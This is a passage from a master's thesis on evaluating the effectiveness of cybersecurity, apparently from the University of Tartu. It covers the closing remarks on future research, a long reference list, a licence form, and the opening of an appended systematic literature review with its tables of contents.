The future research subjects shall be studies which try to develop valid and sound theories to describe phenomena in science of security and science of cybersecurity and try to develop valid and sound metrics to measure empirical reality which is used in security studies. The security studies on effectiveness of security controls are done in following institutions: University of Leicester Institute of Criminology [78], University of Helsinki Institute of Criminology (Krimo) [119]. The cybersecurity is studied by for example following criminology institutes: Institute of Criminology, Faculty of Law, The Hebrew University [120] and , Florida State University's College of Criminology [121]. There are other institutions such as "The Research Institute in Science of Cyber Security" [122]. Currently, there are research available of traditional crime prevention & security studies and effectivity of cybersecurity has very little studies [123], [124] by criminologists. There are journal for cyber criminology [125], but there was studied on effectiveness of cyber bullying prevention strategies and effectivity of cyber legalisation. Therefore, there are space for studies of effectivity of cybersecurity [126] and how the controls of cybersecurity truly work as they are claimed to be work on effective prevention of cybercrimes or effective mitigation of cybercrimes. Generally, there is paramount need to conduct basic research to establish scientifically valid theories and metrics for field of cybersecurity to study effectivity of cybersecurity. The Florida State University's College of Criminology has come to conclusion, that cyber-field is lacking researches and proper metrics:

"Furthermore, the explosive growth in technology over the past 40 years, together with underdeveloped datasets and metrics have resulted in cybersecurity policies being implemented without empirical support, generalizability, and validity. No systematic datasets are currently available for research regarding cybercrime, cyberterrorism, or cybersecurity, resulting in a lack of understanding on the development, categories, and laws surrounding cybercrime and cybersecurity (Taylor, Fritsch, & Liederbach, 2015) [106]"

4.4 Further Article Projects

The thesis has opened directions for new article projects and the thesis can be used as base for conducting further studies of security metrics and general theory of security. This was the feedback and proposal which the author of the thesis have received from his supervisor. Therefore, there was real contribution on this research, even though the conclusion of the study was not anticipated when research was commenced, but it tells that there really was a need for this research.

5 References

- [1] Bank of Finnish Terminology in Arts and Sciences, “aksiooma,” 2018. [Online]. Available: <http://tieteentermipankki.fi/wiki/Filosofia:aksiooma>. [Accessed: 11-May-2018].
- [2] J. Heinonen, A. Keinänen, and J. Paasonen, “Empiirinen tutkimus ja selvitys,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, p. 29.
- [3] and A. National Research Council; Division on Earth and Life Studies; Institute for Laboratory Animal Research; Committee to Update Science, Medicine, “THE CONCEPT OF BASIC RESEARCH,” *Science, Medicine, and Animals (2004)*, 2004. [Online]. Available: <https://www.nap.edu/read/10733/chapter/9>. [Accessed: 11-May-2018].
- [4] P. Anttila, “2.3 Tieteenfilosofiset perinteet ja koulukunnat,” *Pirkko Anttila: Tutkimisen taito ja tiedon hankinta*, 2014. [Online]. Available: <https://metodix.fi/2014/05/17/anttila-pirkko-tutkimisen-taito-ja-tiedon-hankinta/>. [Accessed: 11-May-2018].
- [5] M. Yrjönsuuri, “Tosi tieto,” in *Tiedon rajat Johdatus tietoteoriaan*, Jyväskylä: Gummerus Kirjapaino ltd, 1996, pp. 34–40.
- [6] D. Fanelli, “How Many Scientists Fabricate and Falsify Research? A Systematic Review and Meta-Analysis of Survey Data,” *PMC*, vol. 4, no. 5, pp. 1–11, 2009.
- [7] S. Kandel *et al.*, “Research directions in data wrangling: Visualizations and transformations for usable and credible data,” *Sagepub*, vol. 0, no. 0, pp. 1–18, 2011.
- [8] A. Nataraj, Geethanjali Bishnoi, “Role of Credible Data in Economic Decision Making,” *Data Sci. Landsc.*, vol. 38, pp. 213–234, 2018.
- [9] J. Heinonen, A. Keinänen, and J. Paasonen, “Luetettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, pp. 92–93.
- [10] psc.dss.ucdavis.edu, “Reliability and Validity.” [Online]. Available: <http://psc.dss.ucdavis.edu/sommerb/sommerdemo/intro/validity.htm>. [Accessed: 11-May-2018].
- [11] M. Yrjönsuuri, “Milloin olet arvannus oikein? - Karl Popper totuuden löytämisestä,” in *Tiedon rajat Johdatus tietoteoriaan*, Jyväskylä: Gummerus Kirjapaino ltd, 1996, pp. 61–62.
- [12] M. Yrjönsuuri, “Metafysiikan mahdollisuus,” in *Tiedon rajat Johdatus tietoteoriaan*, Jyväskylä: Gummerus Kirjapaino ltd, 1996, pp. 98–104.
- [13] J. Heinonen, A. Keinänen, and J. Paasonen, “Vaikutusarvioinin taustaa,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, p. 101.
- [14] B. Bennett, “Appeal to Intuition,” in *Logically Fallacies - The Ultimate Collection of Over 300 Logical Fallacies*, Sudbury: Archieboy Holdings LLC, 2017, p. 63.
- [15] thefreedictionary, “placebo,” 2018. [Online]. Available: <https://medical-dictionary.thefreedictionary.com/placebo>. [Accessed: 11-May-2018].
- [16] E. Frisaldi, D. Barbiani, and B. Fabrizio, “Placebo Effects in Psychology,” *Oxford Bibliogr. Online*, 2017.

- [17] G. M. Franklin, C. Luana, and T. J. Kaptchuk, “The placebo effect: illness and interpersonal healing,” *PMC*, vol. 52, no. 4, pp. 1–20, 2009.
- [18] Oxford University Press, “placebo,” *Oxford Dictionaries*, 2018. [Online]. Available: <https://en.oxforddictionaries.com/definition/placebo>. [Accessed: 11-May-2018].
- [19] Bank of Finnish Terminology in Arts and Sciences, “premissi.” 2018.
- [20] I. Halonen, “5.4 Induktivismi,” *JOHDATUS TIETEENFILOSOFIAAN*, 2009. [Online]. Available: <http://www.helsinki.fi/hum/fil/tietfil/Luento04.htm>. [Accessed: 11-May-2018].
- [21] J. Heinonen, A. Keinänen, and J. Paasonen, “2.7 Luetettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, p. 91.
- [22] A. Haagerup, Uffe Przybyszewska, “Proper metrics on locally compact groups, and proper affine isometric actions on Banach spaces,” *Proper metrics on locally compact groups, and proper affine isometric actions on Banach spaces*. pp. 1–31, 2006.
- [23] P. A. Lachenbruch, “Proper metrics for clinical trials: transformations and other procedures to remove non-normality effects,” *Int. Meet. Int. Soc. Clin. Biostat.*, vol. 22, no. 24, pp. 3823–3842, 2003.
- [24] J. Heinonen, A. Keinänen, and J. Paasonen, “Teoriasta tilastolliseen analyysiin,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, p. 125.
- [25] O. Tammissalo, “Suurin illusio – Daniel Wegner ja tietoinen tahto.”
- [26] Skepsis, “Empiirinen tutkimus.” [Online]. Available: http://www.skepsis.fi/ihmeellinen/empiirinen_tutkimus.html. [Accessed: 21-Apr-2018].
- [27] Skepsis, “Teoria.” [Online]. Available: <http://www.skepsis.fi/ihmeellinen/teoria.html>. [Accessed: 11-May-2018].
- [28] M. Lei, Y. Yang, X. Niu, Y. Yang, and J. Hao, “An overview of general theory of security,” *China Commun.*, vol. 14, no. 7, p. 2, 2017.
- [29] Bank of Finnish Terminology in Arts and Sciences, “teoreema.” 2018.
- [30] I. Halonen, “5.2 Mitä on tieteellinen päättely?,” *JOHDATUS TIETEENFILOSOFIAAN*. 2009.
- [31] ASIS International, “Protection of Assets Security Management,” Alexandria: ASIS International, 2012, p. 76.
- [32] M. Lakshmi Prasanthi and T. A. S. K. Ishwarya, “Cyber Crime: Prevention & Detection,” *Int. J. Adv. Res. Comput. Commun. Eng.*, vol. 4, no. 3, p. 46, 2015.
- [33] Craig Gruber, “3 Ways to Prevent Crime with Technology,” 2016. [Online]. Available: <https://cps.northeastern.edu/blog/story/3-ways-prevent-crime-technology>. [Accessed: 16-Apr-2018].
- [34] Ronald V. Clarke, “Technology, Criminology and Crime Science,” *Eur. J. Crim. Policy Res.*, vol. 10, no. 1, pp. 55–63, 2004.
- [35] Professor Adrian Beck, “Crime prevention and security studies PhD and Phil supervisors.” [Online]. Available: <https://www2.le.ac.uk/research-degrees/phd/criminology/crime-prevention-and-security-studies-phd-and-phil->

- supervisors. [Accessed: 10-Jan-2018].
- [36] J. P. Jarmo Heinonen, Anssi Keinänen, “Toimenpiteiden Vaikutusarviointi,” in *Turvallisuustutkimuksen Tekeminen*, Tallinn: Tietosanoma ltd, 2013, p. 97.
- [37] J. P. Jarmo Heinonen, Anssi Keinänen, “Lopuksi,” in *Turvallisuustutkimuksen Tekeminen*, Tallinn: Tietosanoma ltd, 2013, pp. 137–138.
- [38] Eu, “2000/C 364/01, article 13.” 2000.
- [39] Riigiteataja, “RT II 2001, 21, 111.” 2001.
- [40] EU, “2007/C 306/01.” 2007.
- [41] University of Helsinki, “3.2.2. Vahvasti velvoittavat oikeuslähteet.” [Online]. Available: <https://blogs.helsinki.fi/avoin-johdatusoik/lainoppi-ja-oikeudenalat/#3.2.2>.
- [42] Eu, “Euroopan unionin oikeuden lähteet ja niiden hierarkia.” [Online]. Available: http://www.europarl.europa.eu/atyourservice/fi/displayFtu.html?ftuId=FTU_1.2.1.html.
- [43] A. Kaur, “Maslow’s Need Hierarchy Theory: Applications and Criticisms,” *Glob. J. Manag. Bus. Stud.*, vol. 3, no. 10, pp. 1061–1064, 2013.
- [44] W. B. Mariannne, “The Sociological Aspect of Criminology,” *J. Crim. Law Criminol.*, vol. 32, no. 1, 1941.
- [45] University of Jyväskylä, “Tieteenfilosofiset suuntaukset,” 2015. [Online]. Available: <https://koppa.jyu.fi/avoimet/hum/menetelmapolkuja/menetelmapolku/tieteenfilosofiset-suuntaukset>. [Accessed: 27-Apr-2018].
- [46] University of Jyväskylä, “Empirismi,” 2015. [Online]. Available: <https://koppa.jyu.fi/avoimet/hum/menetelmapolkuja/menetelmapolku/tieteenfilosofiset-suuntaukset/empirismi>. [Accessed: 25-Apr-2018].
- [47] University of Jyväskylä, “Rationalismi,” 2015. [Online]. Available: <https://koppa.jyu.fi/avoimet/hum/menetelmapolkuja/menetelmapolku/tieteenfilosofiset-suuntaukset/rationalismi>. [Accessed: 27-Apr-2018].
- [48] Kajaani University of Applied Sciences, “Tieteenfilosofia.” [Online]. Available: <https://www.kamk.fi/opari/Opinnaytetyopakki/Teoreettinen-materiaali/Tukimateriaali/Tieteenfilosofia>. [Accessed: 29-Apr-2018].
- [49] G. Malaty, “Fyysinen maailma ja matematiikan maailma,” in *Johdatus matematiikan rakenteeseen*, E. Högman, Ed. Helsinki: Finnish National Agency for Education, 2003, pp. 99–100.
- [50] G. Malaty, “Matematiikka on lahja ihmiselle,” in *Johdatus matematiikan rakenteeseen*, E. Högman, Ed. Helsinki: Finnish National Agency for Education, 2003, pp. 100–101.
- [51] G. Malaty, “Mitä matematiikka on?,” in *Johdatus matematiikan rakenteeseen*, E. Högman, Ed. Helsinki: Finnish National Agency for Education, 2003, pp. 12–15.
- [52] G. Malaty, “Tämä on matematiikkaa, entä oppikirjat?,” in *Johdatus matematiikan rakenteeseen*, E. Högman, Ed. Helsinki: Finnish National Agency for Education, 2003, p. 72.
- [53] University of Helsinki, “3.4. Abduktio,” 2009. [Online]. Available:

http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#abduktiivinen. [Accessed: 18-Apr-2018].

- [54] ASIS International, "Technology and touch," Alexandria: ASIS International, 2012, p. 76.
- [55] Swan Black security, "Security Operations and the OODA Loop," 2016. [Online]. Available: http://blog.blackswansecurity.com/2016/01/secops_and_ooda_loop/. [Accessed: 18-Apr-2018].
- [56] T. Keanini, "The OODA Loop: A Holistic Approach to Cyber Security," 2014.
- [57] ASIS International, "Organizational Resilience Standard," in *Protection of Assets Security Management*, First., Alexandria: ASIS International, 2012, pp. 56–60.
- [58] ASIS International, "Management review," in *Protection of Assets Security Management*, First., Alexandria: ASIS International, 2012, p. 60.
- [59] J. Heinonen, A. Keinänen, and J. Paasonen, "Toimenpiteiden vaikutusarviointi," in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, p. 97.
- [60] R. Wieringa, "Introduction to design science methodology," 2013. [Online]. Available: <https://refsq.org/wp-content/uploads/2013/05/Wieringa-2013-REFSQ-DS-Introduction-to-design-science-methodology-slides.pdf>.
- [61] R. Lumme, R. Leinonen, M. Leino, M. Falenius, and L. Sundqvist, "Tutkielmat ja selvitykset," 2006. [Online]. Available: <http://www2.amk.fi/digma.fi/www.amk.fi/opintojaksot/030906/1113558655385/1154602577913/1154670334463/1154756796742.html>. [Accessed: 16-May-2018].
- [62] J. Heinonen, A. Keinänen, and J. Paasonen, "Mitä tieteellinen tutkimus on?," in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, p. 14.
- [63] University of Helsinki, "Aineiston hankinta," *Tutkimusmenetelmät ja tutkimusaineistot*. [Online]. Available: <http://www.mv.helsinki.fi/home/psaukkon/tutkielma/Tutkimusmenetelmat.html>. [Accessed: 09-May-2018].
- [64] J. Heinonen, A. Keinänen, and J. Paasonen, "Tutkimusmenetelmiä," in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, pp. 35–37.
- [65] J. Heinonen, A. Keinänen, and J. Paasonen, "Tutkimuksen teoriaosuus," in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, p. 129.
- [66] University of Jyväskylä, "Teoreettinen tutkimus," 2015. [Online]. Available: <https://koppa.jyu.fi/avoimet/hum/metelmapolkuja/metelmapolku/tutkimusstrategiat/teoreettinen-tutkimus>. [Accessed: 10-May-2018].
- [67] Saaranen-Kauppinen and Puusniekka, "Triangulaatio." [Online]. Available: http://www.fsd.uta.fi/metelmaopetus/kvali/L2_3_2_4.html. [Accessed: 18-Apr-2018].
- [68] J. P. Jarmo Heinonen, Anssi Keinänen, "Teoriasta tilastolliseen analyysiin," in *Turvallisuustutkimuksen Tekeminen*, Tallinn: Tietosanoma ltd, 2013, p. 125.
- [69] I. Halonen, "Metafyysinen maailmankuva," 2009. [Online]. Available: <http://www.helsinki.fi/hum/fil/tietfil/Luento07.htm>. [Accessed: 28-Apr-2018].
- [70] J. Paasonen, "Kyberturvallisuuden ja -rikollisuuden tutkimuksesta sekä kotimaisesta sääntelystä," 2018. [Online]. Available: <https://jyripaasonen.fi/kyberturvallisuuden->

- ja-rikollisuuden-tutkimuksesta-seka-kotimaisesta-saantelysta/. [Accessed: 25-Apr-2018].
- [71] Teemu Santonen, “3.5 Menetelmät ja metodologiat,” *Tulevaisuuden Tutkimusk.*, pp. 25–26, 2014.
- [72] C. . Bissel, “4. A History of Automatic Control,” 2018. [Online]. Available: <https://pdfs.semanticscholar.org/246d/763668e4a0df745eabe579c617b47ed3f31f.pdf>. [Accessed: 05-Apr-2018].
- [73] M. Kornaszewski, “PROGRAMMABLE LOGIC CONTROLLERS FOR SYSTEMS OF AUTOMATIC OF THE LEVEL CROSSING,” 2018. [Online]. Available: advances.utc.sk/index.php/AEEE/article/download/198/219. [Accessed: 05-May-2018].
- [74] D. Sherrill, “Properties Predicted by Electronic Structure Theory,” 2003. [Online]. Available: http://vergil.chemistry.gatech.edu/notes/intro_estruc/node3.html. [Accessed: 05-May-2018].
- [75] Electronics Tutorials, “ElectronicTutorials,” 2018. [Online]. Available: <https://www.electronics-tutorials.ws/>. [Accessed: 05-May-2018].
- [76] A. Duff, “Stanford Encyclopedia of Philosophy,” *Theories of Criminal Law*, 2013. [Online]. Available: <https://plato.stanford.edu/entries/criminal-law/>. [Accessed: 01-May-2018].
- [77] J. Heinonen, A. Keinänen, and J. Paasonen, “Kriminologia tutkimusalana,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, pp. 121–122.
- [78] Institute of Criminology University of Leiceister, “Crime prevention and security studies,” 2018. [Online]. Available: <https://www2.le.ac.uk/research-degrees/phd/criminology/crime-prevention-and-security-studies-phd-and-phil-supervisors>. [Accessed: 27-Apr-2018].
- [79] J. Pihlaja, “Kokemukset, tiedot ja ymmärrys ja ajattelut,” in *Tutkielman ongelmia ratkaisemaan*, Lahti: SOCEDA, 2004, pp. 182–186.
- [80] J. Heinonen, A. Keinänen, and J. Paasonen, “Tutkimuksen reliabiliteetti,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, pp. 93–94.
- [81] Skepsis, “Teoria.” [Online]. Available: <http://www.skepsis.fi/ihmeellinen/teoria.html>. [Accessed: 20-Apr-2018].
- [82] Skepsis, “Tiede.” [Online]. Available: <http://www.skepsis.fi/ihmeellinen/tiede.html>. [Accessed: 25-Apr-2018].
- [83] Oxford University Press, “Pseudoscience,” 2018. [Online]. Available: <https://en.oxforddictionaries.com/definition/pseudoscience>.
- [84] J. Pihlaja, “Tärkeitä ohjeita, neuvoja ja vinkkejä,” in *Tutkielman ongelmia ratkaisemaan*, Lahti: SOCEDA, 2004, pp. 214–215.
- [85] J. Pihlaja, “Käsitteenmuodostuksen välttämättömyys,” in *Tutkielman ongelmia ratkaisemaan*, Lahti: SOCEDA, 2004, pp. 126–128.
- [86] J. Pihlaja, “Teorioiden merkitys oivallettava,” in *Tutkielman ongelmia ratkaisemaan*, Lahti: SOCEDA, 2004, pp. 131–134.
- [87] Skepsis, “Empiirinen tutkimus.” [Online]. Available: http://www.skepsis.fi/ihmeellinen/empiirinen_tutkimus.html.

- [88] V. Amrhein, F. Korner-Nievergelt, and T. Roth, “The earth is flat ($p > 0.05$): significance thresholds and the crisis of unreplicable research,” *PeerJ*, pp. 1–40, 2017.
- [89] L. Guillaume, “Why do we not teach that the earth is flat?,” *BIO Web Conf.*, pp. 1–5, 2015.
- [90] N. E. Bharucha, “THE EARTH IS NOT FLAT,” *J. Postcolonial Writ.*, vol. 43, no. 2, pp. 183–190, 2007.
- [91] U.S NASA, “How Do We Know Earth Is Round?,” *What Is Earth?*, 2017. [Online]. Available: <https://www.nasa.gov/audience/forstudents/5-8/features/nasa-knows/what-is-earth-58.html>. [Accessed: 01-May-2018].
- [92] O. Lappi, “3.3. Induktion ongelma (‘Humen ongelma’),” 2009. [Online]. Available: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#humenongelma. [Accessed: 29-Apr-2018].
- [93] T. Kokonen, “toistettavuus,” 2016. [Online]. Available: <http://tieteentermipankki.fi/wiki/Filosofia:toistettavuus>. [Accessed: 01-May-2018].
- [94] U.S NASA, “International Space Station on UStream,” 2018. [Online]. Available: https://www.nasa.gov/multimedia/nasatv/iss_ustream.html. [Accessed: 01-May-2018].
- [95] University of Helsinki, “2.1. Deduktio,” 2009. [Online]. Available: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#deduktiivinen. [Accessed: 17-Apr-2018].
- [96] K. Heikkinen, “Arkijärki hylkii tiedettä,” 2013. [Online]. Available: https://www.tiede.fi/artikkeli/jutut/artikkelit/arkijarki_hylkii_tiedetta. [Accessed: 01-May-2018].
- [97] A. Raami, “INTRODUCTION,” in *INTUITION UNLEASHED*, Helsinki: University of Aalto, 2015, pp. 21–23.
- [98] A. Raami, “Intuition in short,” in *INTUITION UNLEASHED*, Helsinki: University of Aalto, 2015, p. 23.
- [99] J. Heinonen, A. Keinänen, and J. Paasonen, “Luetettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, pp. 93–95.
- [100] E. Uusipaikka, “Induktiivinen päättely.” [Online]. Available: <http://users.utu.fi/esauusi/kurssit/tiede/luku3/kappale2/kappale2.htm>. [Accessed: 30-Apr-2018].
- [101] E. Pikkarainen, “Falsifikaatio,” 2010. [Online]. Available: <https://wiki.oulu.fi/display/ktttp/Tiedon+perusteleminen>. [Accessed: 30-Apr-2018].
- [102] M. H. Murad, N. Asi, M. Alsawas, and F. Alahdab, “New evidence pyramid,” *BMJ*, vol. 0, no. 0, pp. 1–3, 2016.
- [103] L. Phi *et al.*, “Expanding the Grading of Recommendations Assessment, Development, and Evaluation (Ex-GRADE) for Evidence-Based Clinical Recommendations: Validation Study,” *Open Dent. Journal*, vol. 6, no. 1, pp. 31–40, 2012.
- [104] K. M. Yashwant and A. A. Younis, “Comparing and Evaluating CVSS Base Metrics and Microsoft Rating System,” *Softw. Qual. Reliab. Secur. IEEE*, pp. 252–262, 2015.

- [105] J. Pihlaja, "Teoriataustan rakennuspalikoita," in *Tutkielman ongelmia ratkaisemaan*, Lahti: SOCEDA, 2004, p. 135.
- [106] University Florida State and College of Criminology and Criminal Justice, "Request for Information: Cybersecurity Workforce, Education, and Training," 2017.
- [107] J. Heinonen, A. Keinänen, and J. Paasonen, "Luotettavuus," in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma Ltd, 2014, pp. 93–94.
- [108] ASIS International, "Forces shaping assets protection," in *Protection of Assets Security Management*, Alexandria: ASIS International, 2012, pp. 76–77.
- [109] ASIS International, "Cost-effectiveness and loss reporting," in *Protection of Assets Security Management*, Alexandria: ASIS International, 2012, p. 107.
- [110] J. Paasonen, "Johdanto," in *Yksityinen turvallisuusalan sääntelyn toimivuus - empiirisiä oikeustutkimuksia yksityisestä turvallisuusalasta*, Helsinki: Hakapaino Ltd, 2014, p. 9.
- [111] O. Lappi, "Ceteris paribus," 2009. [Online]. Available: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#ceterisparibus. [Accessed: 30-Apr-2018].
- [112] I. Halonen, "9.3 Tieteen ja etiikan suhde," 2009. [Online]. Available: <http://www.helsinki.fi/hum/fil/tietfil/Luento07.htm>. [Accessed: 30-Apr-2018].
- [113] S. Huhtasaari, "Itsepetos ja valheet - sinäkin petät itseäsi," in *Venylvä totuus - Illuusio rehellisyydestä ja monogamiasta*, Helsinki: BoD - Books on Demand, 2017, p. 124.
- [114] S. Huhtasaari, "Pettämisen ja valheiden kanssa eläminen," in *Venylvä totuus - Illuusio rehellisyydestä ja monogamiasta*, Helsinki: BoD - Books on Demand, 2017, p. 175.
- [115] B. P. Medawar, "Experiment and Discovery," in *Advice to a Young Scientist*, HARPER & ROW, PUBLISHERS, 1979, p. 110.
- [116] I. Halonen, "Realismi," 2009. [Online]. Available: <http://www.helsinki.fi/hum/fil/tietfil/Luento08.htm>. [Accessed: 29-Apr-2018].
- [117] B. P. Medawar, "The Scientific process," in *Advice to a Young Scientist*, HARPER & ROW, PUBLISHERS, 1979, p. 129.
- [118] I. Halonen, "9.5 Eettinen ongelmanratkaisu," 2009. [Online]. Available: <http://www.helsinki.fi/hum/fil/tietfil/Luento07.htm>. [Accessed: 06-May-2018].
- [119] University of Helsinki Krimeo, "Institute of Criminology and Legal Policy / About the Institute," 2018. [Online]. Available: <https://www.helsinki.fi/en/institute-of-criminology-and-legal-policy/about-the-institute>.
- [120] Institute of Criminology Faculty of Law The Hebrew University, "The Human Factor in Preventing Cyber-Crime and Cyber-Victimization / Israel Criminology Association Conference," 2017. [Online]. Available: <http://csrcl.huji.ac.il/event/human-factor-preventing-cyber-crime-and-cyber-victimization>.
- [121] Florida State University's College of Criminology, "Research," 2018. [Online]. Available: <http://criminology.fsu.edu/research/>. [Accessed: 27-Apr-2018].
- [122] The Research Institute in Science of Cyber Security, "Ethical and social challenges with developing autonomous agents to detect and warn potential victims of Mass-marketing fraud (MMF)," 2017. [Online]. Available:

<https://www.riscs.org.uk/2018/03/05/ethical-and-social-challenges-with-developing-autonomous-agents-to-detect-and-warn-potential-victims-of-mass-marketing-fraud-mmf/>. [Accessed: 27-Apr-2018].

- [123] Researchgate, “cybersecurity criminology,” 2018. [Online]. Available: [https://www.researchgate.net/search.Search.html?type=researcher&query=cybersecurity criminology](https://www.researchgate.net/search.Search.html?type=researcher&query=cybersecurity%20criminology). [Accessed: 27-Apr-2018].
- [124] Tallinn University of Technology Primo, ““cybersecurity effectivity criminology,”” 2018. [Online]. Available: https://tutl-primo.hosted.exlibrisgroup.com/primo_library/libweb/action/search.do?fn=search&ct=search&initialSearch=true&mode=Basic&tab=default_tab&indx=1&dum=true&srt=rank&vid=372TUTL_VU1&frbg=&fctN=facet_topic&fctV=Criminology&v1%28freeText0%29=cybersec. [Accessed: 27-Apr-2018].
- [125] International Journal of Cyber Criminology, “International Journal of Cyber Criminology,” 2018. [Online]. Available: <http://www.cybercrimejournal.com/>. [Accessed: 27-Apr-2018].
- [126] T. J. Holt and A. Bossler, “Cybercrime in Progress: Theory and Prevention of Technology-Enabled Offenses,” 2015. [Online]. Available: <https://digitalcommons.georgiasouthern.edu/crimjust-criminology-facpubs/69/>. [Accessed: 27-Apr-2018].

Appendixes

I. License

Non-exclusive licence to reproduce thesis and make thesis public

I, Mikko Luomala,

1. herewith grant the University of Tartu a free permit (non-exclusive licence) to:
 - 1.1. reproduce, for the purpose of preservation and making available to the public, including for addition to the DSpace digital archives until expiry of the term of validity of the copyright, and
 - 1.2. make available to the public via the web environment of the University of Tartu, including via the DSpace digital archives until expiry of the term of validity of the copyright,

of my thesis

Evaluation of Efficiency of Cybersecurity,

supervised by Professor Yannick Le Moullec, Adjunct Professor Jyri Paasonen and Doctoral Candidate Meelis Roos.

2. I am aware of the fact that the author retains these rights.
3. I certify that granting the non-exclusive licence does not infringe the intellectual property rights or rights arising from the Personal Data Protection Act.

Tartu, **20.05.2018**

II. Appendix: Literature Review

Lab Report of Thesis

Title of the lab: Literature Review

Author: Mikko Luomala

165602IVCM

Instructors: Professor *Yannick Le Moullec*, Adjunct Professor *Jyri Paasonen* and Doctoral Candidate *Meelis Roos*

Abstract: This This literature review paper for the master thesis. The science of security and science of cybersecurity literature has been reviewed from TUT Primo e-portal service. The literature review was systematic literature review. It failed to prove and disprove that cybersecurity has succeeded effectively on prevention and mitigation of cybercrimes and cyber-incidents, because valid and sound theories are absent and valid and sound security metrics. The basic discovery of the study was that basic need of the man feeling safe has been studied very little and science of security and science of cybersecurity is undeveloped. More empirical research is needed to create valid and sound theories and metrics for further security and cybersecurity studies.

Table of Contents

List of Abbreviations.....	47
List of Figures	48
List of Tables.....	49
1 Introduction.....	50
1.1. Contribution of the author	50
1.2. Method for the literature review	50
1.3. Philosophical approach behind literature review	50
1.4. Working hypothesis for the literature review and keywords	51
1.5. Scope of the literature review.....	51
1.6. Reliability and validity of the literature review	52
1.7. Databases and general selection criteria.....	52
1.8. Other literatures.....	52
1.9. Other databases and extra doctoral dissertation	53
1.10. Search parameters for the keywords	53
1.11. Scalability of the literature review	55
1.12. The selection process and processing of the literature	55
1.13. The data of the publications	55
2 The systematic analysis to the literature	55
2.1. The result of search of effective prevention.....	55
2.2. The result of search of cyber security and controls effectiveness.....	57
2.3. The result of search of cyber security	58
2.4. The result of search of security effectiveness	59
2.5. The result of search of organizational resilience and cyber security:	59
2.6. The result of search of cyber security and mitigation effectiveness	60
2.7. The result of search of criminology cyber	60
2.8. The result of search of penetration test and programmable logic controller.....	60
2.9. The result of search of Plan-Do-Check-Act and cyber security	61
2.10. The result of search of PDCA and cyber security.....	61
2.11. The result of search of cyber security and prevention effectiveness.....	61
2.12. The result of search of science of security	61
2.13. The result of search of cyber security and physical security.....	63
2.14. The result of search of cyber security effectiveness	64
2.15. The result of search of history of war	64
2.16. The result of search of cyber world.....	65

2.17. The result of search of OODA and cyber security	67
2.18. The result of search of science of cyber security	67
2.19. The result of search of metrics of cyber security	68
2.20. The result of search of security metrics	68
2.21. The result of search of theory of security.....	70
2.22. The result of search of theories security.....	71
2.23. The result of search of cyber security and mitigation	72
2.24. The results of search of basic discovery	72
3 Results of the systematic literature review	73
3.1. Results of the keyword of effective prevention	73
3.2. Results of the keyword of cyber security and controls effectiveness	73
3.3. Results of the keyword of cyber security	74
3.4. Results of the keyword of security effectiveness	75
3.5. Result of the keywords of organizational resilience and cyber security	78
3.6. Results of the keyword of cyber security and mitigation effectiveness.....	79
3.7. The result of the keyword of criminology cyber.....	80
3.8. The result of the keyword of penetration test and programmable logic controller..	81
3.9. The result of the keyword of Plan-Do-Check-Act and cyber security.....	81
3.10. The result of the keyword of cyber security and prevention effectiveness.....	82
3.11. The result of the keyword of science of security	82
3.12. The result of the keyword of cyber security and physical security.....	85
3.13. The result of the keyword of cyber security effectiveness.....	85
3.14. The result of the keyword of history of war.....	86
3.15. The result of the keyword of cyber world.....	86
3.16. The result of the keyword of OODA and cyber security	86
3.17. The result of the keyword of science of cyber security	87
3.18. The result of the keyword of metrics of cyber security	87
3.19. The result of the keyword of security metrics.....	87
3.20. The result of the keyword of theory of security	88
3.21. The result of the keyword of theories security.....	89
3.22. The results of the keyword of cyber security and mitigation.....	89
3.23. The results of keyword of basic discovery.....	92
3.24. Result of CCDCOE database	92
3.25. Result of Extra Doctoral dissertation	92
4 Final conclusion	94

5	The contribution after literature review	94
6	References	95
II.	Appendix	98
III.	Appendix	99
IV.	Appendix	100

List of Abbreviations

CCDCOE: Cooperative Cyber Defence Centre of Excellence

List of Figures

Figure 1. The figure is from doctoral dissertations of Strategic Cyber Security: Evaluating Nation-State Cyber Attack Mitigation Strategies with DEMATEL: Doctoral dissertation and on Page 142.91

List of Tables

Table 1. Literature of the keyword of effective prevention.	55
Table 2. Literature of the keyword of cyber security and controls effectiveness	57
Table 3. Literature of the keyword of cyber security.	58
Table 4. Literature of the keyword of security effectiveness.	59
Table 5. Literature of the keyword of organizational resilience and cyber security	59
Table 6. Literature of the keyword of cyber security and mitigation effectiveness:.....	60
Table 7. Literature of the keyword of criminology cyber:	60
Table 8. Literature of the keyword of penetration test and programmable logic controller:	60
Table 9. Literature of the keyword of Plan-Do-Check-Act and cyber security:	61
Table 10. Literature of the keyword of PDCA and cyber security:	61
Table 11. Literature of the keyword of cyber security and prevention effectiveness:	61
Table 12. Literature of the keyword science of security:	61
Table 13. Literature of the keyword of cybersecurity and physical security:	63
Table 14. Literature of the keyword of cyber security effectiveness:	64
Table 15. Literature of the keyword of history of war:	64
Table 16. Literature of the keyword of cyber world:	65
Table 17. Literature of the keyword of OODA and cyber security:	67
Table 18. Literature of the keyword of science of cyber security:.....	67
Table 19. Literature of the keyword of metrics of cyber security:.....	68
Table 20. Literature of the keyword of security metrics:	68
Table 21. Literature of the keyword of theory of security:	70
